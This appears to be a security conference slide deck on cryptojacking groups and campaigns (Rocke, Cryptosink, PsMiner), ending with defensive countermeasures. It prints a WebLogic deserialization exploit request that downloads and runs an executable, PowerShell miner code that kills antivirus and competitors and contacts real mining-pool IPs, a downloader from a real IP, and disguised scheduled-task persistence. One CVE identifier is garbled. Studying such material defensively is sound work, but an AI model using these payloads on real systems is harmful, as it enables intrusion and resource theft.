
# THE ROCKE GROUP TTP /3

- Adds “IPtables” rules to block future cryptomining processes
- Uninstalls agent-based cloud security tools (e.g., Tencent Cloud, Alibaba Cloud)
- Downloads and installs Monero mining software
- Rootkits XMRig mining processes from Linux “ps” using “libprocesshider”
-

# CRYPTOSINK CAMPAIGN

- CVE-3120-2014 5 ear old vulnerability
- Elasticsearch on Windows and Linux
- Malware undetected by AV on Linux
- Backdoors. Come back anytime!
- Redirect competing miners to a sinkhole. Buh bye!
- Replace Linux remove command. Persistence

# A DISH BEST SERVED COLD





The background of the slide is a dramatic, high-contrast image of a stormy sky. Dark, heavy clouds fill most of the frame, with a bright patch of light breaking through near the top center, suggesting a sun or moon partially obscured by the clouds. The overall color palette is dominated by deep blues, greys, and a hint of white from the light source.

# Thunderheads:

## VULNERABILITIES & EXPLOITS



# RCE EASY AS 1-2-3

- CVE-2012-0874: JBoss Enterprise Application Platform Multiple Security Bypass Vulnerabilities.
- CVE-2010-1871: JBoss Seam Framework
- JBoss AS 3/4/5/6: CVE-2017-10271: Oracle WebLogic wls-wsat Component Deserialization RCE
- CVE-2018-2894: Vulnerability in the Oracle WebLogic Server component of Oracle Fusion Middleware.
- Hadoop YARN ResourceManager - Command Execution
- CVE-2016-3088: Apache ActiveMQ Fileserver File Upload

# MISCONFIGURATION

- “How many are there?” Elasticsearch; MongoDB; Couch
- The hunt for misconfigured databases online
- Seek and ye shall find
- The challenge of getting Cloud configuration right
- Just what can go wrong when it goes wrong

# ETERNALBLUE IS ETERNAL

- Still unpatched instances of Windows XP
- Used to gain access
- Used to move laterally in networks
- Used to spread

# USED BY ROCKE GROUP

- Oracle WebLogic CVE-2017-10271 in Linux
- Apache Struts 2
- Adobe ColdFusion



# PowerShell to Deliver

```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: [REDACTED]
User-Agent: python-requests/2.18.4
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: text/xml
Content-Length: 800

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
  <soapenv:Header>
    <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
      <java version="1.8.0_131" class="java.beans.XMLDecoder">
        <void class="java.lang.ProcessBuilder">
          <array class="java.lang.String" length="3">
            <void index="0">
              <string>powershell</string>
            </void>
            <void index="1">
              <string>-Command</string>
            </void>
            <void index="2">
              <string>(New-Object System.Net.WebClient).DownloadFile('http://[REDACTED]'cranberry.exe','logic.exe');
              (New-Object -com Shell.Application).ShellExecute('logic.exe');
            </string>
            </void>
          </array>
          <void method="start"/></void>
        </java>
      </work:WorkContext>
    </soapenv:Header>
    <soapenv:Body/>
  </soapenv:Envelope>
```

# ORACLE WEBLOGIC

- CVE-2019-2725 Critical deserialization vulnerability
- Remote code execution, no authentication needed
- PowerShell downloader script to make compromised host miner
- Downloads XMRig miner code from attacker domain
- Terminates legitimate Oracle update services to prevent patching
- Persistence!
- Scheduled task masquerades as Oracle update service
- Kills off AV, competition
- Runs XMRig.exe

```

▼ while ($true) {
    if(!(Get-Process ttte.exe -ErrorAction SilentlyContinue)) {
        echo "Not running"
        cmd.exe /C taskkill /IM ddg.exe /f
        cmd.exe /C taskkill /IM yam.exe /f
        cmd.exe /C taskkill /IM miner.exe /f
        cmd.exe /C taskkill /IM xmrig.exe /f
        cmd.exe /C taskkill /IM nscpucnminer32.exe /f
        cmd.exe /C taskkill /IM 1e.exe /f
        cmd.exe /C taskkill /IM iie.exe /f
        cmd.exe /C taskkill /IM 3.exe /f
        cmd.exe /C taskkill /IM iee.exe /f
        cmd.exe /C taskkill /IM ie.exe /f
        cmd.exe /C taskkill /IM je.exe /f
        cmd.exe /C taskkill /IM im360sd.exe /f
        cmd.exe /C taskkill /IM iexplorer.exe /f
        cmd.exe /C taskkill /IM imzhudongfangyu.exe /f
        cmd.exe /C taskkill /IM 360tray.exe /f
        cmd.exe /C taskkill /IM 360rp.exe /f
        cmd.exe /C taskkill /IM 360rps.exe /f
        cmd.exe /C taskkill /IM pe.exe /f
        cmd.exe /C taskkill /IM me.exe /f
        cmd.exe /C taskkill /IM te.exe /f
        cmd.exe /C $env:TMP\ttte.exe --donate-level=1 -k -a c
            -o 185.161.70.34:3333 -o 202.144.193.184:3333
            -o 205.185.122.99:3333 -u `
            4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3wra6yNbKdsucpR
    } else {
        echo "Running"
    }
    Start-Sleep 55
}

```

```

$ne = $MyInvocation.MyCommand.Path
$url = "http://107.174.47.156/xmrig.exe"
$output = "$env:TMP\yam3.exe"
$vc = New-Object System.Net.WebClient
$vc.DownloadFile($url,$output)
copy $ne $HOME\SchTask.ps1
copy $env:TMP\yam3.exe $env:TMP\ttte.exe

```

```

▼ SchTasks.exe /Create /SC MINUTE /TN "Update service for Oracle productsm" `
    /TR "PowerShell.exe -ExecutionPolicy bypass -windowstyle hidden `
    -noexit -File $HOME\SchTask1.ps1" /MO 6 /F
SchTasks.exe /Delete /TN "Update service for Oracle products" /F
SchTasks.exe /Delete /TN "Update service for Oracle products5" /F
SchTasks.exe /Delete /TN "Update service for Oracle products1" /F
SchTasks.exe /Delete /TN "Update service for Oracle products2" /F
SchTasks.exe /Delete /TN "Update service for Oracle products3" /F
SchTasks.exe /Delete /TN "Update service for Oracle products4" /F
SchTasks.exe /Delete /TN "Update service for Oracle products7" /F
SchTasks.exe /Delete /TN "Update service for Oracle products8" /F
SchTasks.exe /Delete /TN "Update service for Oracle products0" /F
SchTasks.exe /Delete /TN "Update service for Oracle products9" /F
SchTasks.exe /Delete /TN "Update service for Oracle productsa" /F
SchTasks.exe /Delete /TN "Update service for Oracle productsc" /F
SchTasks.exe /Delete /TN "Update service for Oracle productsm" /F

```



# PSMINER

- Targets known vulnerabilities in:
  - Elasticsearch
  - Hadoop
  - PHP
  - Oracle WebLogic
- Lives off the land: PowerShell drops malicious payload “Windows Update”
- Evades detection



A dramatic, low-key photograph of a stormy sky. Dark, heavy clouds fill the frame, with a bright light source breaking through in the center, creating a strong contrast and highlighting the textures of the clouds. The overall mood is intense and powerful.

# Shelter from the Storm

# GET THE BASICS DONE RIGHT

- Monitor ports 8080, 8443, 2480, 5984, 80 and 81
- Port 3333 used for remote management by miners
- Update ALL security patches including firmware
- Harden systems, limit PowerShell
- Know what you have and where it's exposed online
- Update defences with current IOCs to block: hashes, IPs, wallets

# COUNTER MEASURES TAKEAWAYS

- Rotate access keys
- Restrict outbound traffic
- Monitor user behavior
- Cryptojacking blockers for Web browsers
- Restrict credentials
- Visibility
- Micro-segmentation
- Yara rules
- Anomalies

# THANK YOU!

- @3ncr1pt3d on Twitter
- Blog: [WhitehatCheryl.com](http://WhitehatCheryl.com)